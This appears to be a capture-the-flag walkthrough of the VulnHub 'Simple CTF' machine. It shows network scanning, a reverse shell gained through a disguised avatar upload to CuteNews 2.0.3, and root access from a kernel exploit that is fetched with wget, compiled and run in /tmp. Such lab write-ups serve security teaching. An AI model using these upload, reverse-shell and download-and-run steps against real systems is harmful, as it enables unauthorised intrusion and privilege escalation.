
Simple CTF

Hello everyone today we are sharing a ctf walkthrough of the vulnhib machine known as simple ctf it is a easy to intermediate level.
Simple CTF is a boot2root that focuses on the basics of web-based hacking. Once you load the VM, treat it as a machine you can see on the network, i.e. you don’t have physical access to this machine. Therefore, tricks like editing the VM’s BIOS or Grub configuration are not allowed. Only remote attacks are permitted. /root/flag.txt is your ultimate goal. Therefore, in this article, I will walk you through the whole method of completing this challenge.


Information Gathering

We start by identifying our target with the following command : netdiscover



```
Currently scanning: 172.16.238.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 222
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:e6:6d:01      1      42  PCS Systemtechnik GmbH
192.168.56.104  08:00:27:30:71:bd      3     180  PCS Systemtechnik GmbH
```


so the IP address of the target machine is 192.168.56.104
now we can run nmap scan to find open ports, services, version for this the command we used is
nmap - sC -sV -p- -O 192.168.56.104



```
┌─[x]─[baz@parrot]─[~]
└──╼ $sudo nmap -sC -sV -p- -O 192.168.56.104
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 16:24 IST
Nmap scan report for 192.168.56.104
Host is up (0.00092s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Please Login / CuteNews
MAC Address: 08:00:27:30:71:BD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Enumeration

On scanning, you will find that port 80 is open which will be pointing toward cutenews. So we will now open it on our browser.



Please Login / CuteNews - Mozilla Firefox

192.168.56.104/index.php

Please Login


06:48:52 Jun, 19

CuteNews v2.0.3

Username:	test123	(register)
Password:	****	(lost password)
	Login...	□ Remember Me

Execution time: 0.002 s.
Powered by CuteNews 2.0.3 © 2002–2014 CutePHP.
(unregistered)

after registering there is a option to upload a image file so lets upload a reverseshell jpg file
so after uploading when we check directory using dirb



Personal options / CuteNews - Mozilla Firefox


192.168.56.104/index.php?mod=main&opt=personal

Dashboard > Personal options

General options


Username	test123
Email	test123@gmail.com □ Hide my e-mail from visitors
New Password	
Confirm New Password	
Nickname	test
Avatar	Browse... No file selected.
Personal site	
About me	
	Save Changes

User statistics



```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.104/ ----
==> DIRECTORY: http://192.168.56.104/core/
==> DIRECTORY: http://192.168.56.104/docs/
+ http://192.168.56.104/favicon.ico (CODE:200|SIZE:1150)
+ http://192.168.56.104/index.php (CODE:200|SIZE:2487)
+ http://192.168.56.104/server-status (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.56.104/skins/
==> DIRECTORY: http://192.168.56.104/uploads/

---- Entering directory: http://192.168.56.104/core/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.104/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.104/skins/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.104/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Jun 19 16:33:25 2020
DOWNLOADED: 4612 - FOUND: 3
```


dirb shows a direcotry named uploads lets find whats inside



Index of /uploads

```
Name                 Last modified     Size Description
-------------------------------------------------------
Parent Directory                          -
avatar_test_baz.php  2020-06-09 08:04  5.4K
```

There is our uploaded file
now lets set up a listener for getting reverse shell and then click the image file




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/simplectf]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.104] 40557
Linux simple 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:4
15 i686 i686 i686 GNU/Linux
 07:06:55 up 2 min,  0 users,  load average: 0.30, 0.29, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

There we get our reverse shell lets gain more access by doing privilege escalation

Privilege escalation

After gaining access we enumerated more and by checking uname -a we got to know it is vulnerable to a version. Using sysinfo command I found machine architecture that helps me to find out a kernel exploit for privilege escalation and with help of Google search, we got an exploit 36746.



Apport/Abrt (Ubuntu / Fedora) - Local Privilege Escalation


EDB-ID: 36746	Author: Tavis Ormandy	Published: 2015-04-14
CVE: CVE-2015-1318...	Type: Local	Platform: Linux
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

Next Exploit »

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <signal.h>
#include <elf.h>
```

```
cd /tmp
wget https://www.exploit-db.com/exploits/36746.c
gcc 36746.c -o baz -static
./baz
cd /root
cat flag.txt
```



```
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.104] 40566
Linux simple 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 i686 i686 GNU/Linux
 07:35:46 up 31 min,  0 users,  load average: 0.08, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@simple:/$ cd /tmp
cd /tmp
www-data@simple:/tmp$ rm baz
rm baz
rm: remove write-protected regular file 'baz'?

www-data@simple:/tmp$ ls
ls
36746.c  baz
www-data@simple:/tmp$ ./baz
./baz
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@simple:/tmp# cd ..
cd ..
root@simple:/# cd root
cd root
root@simple:/root# cat flag.txt
cat flag.txt
W00t_teh Interwebz!!!eleven11!!!
```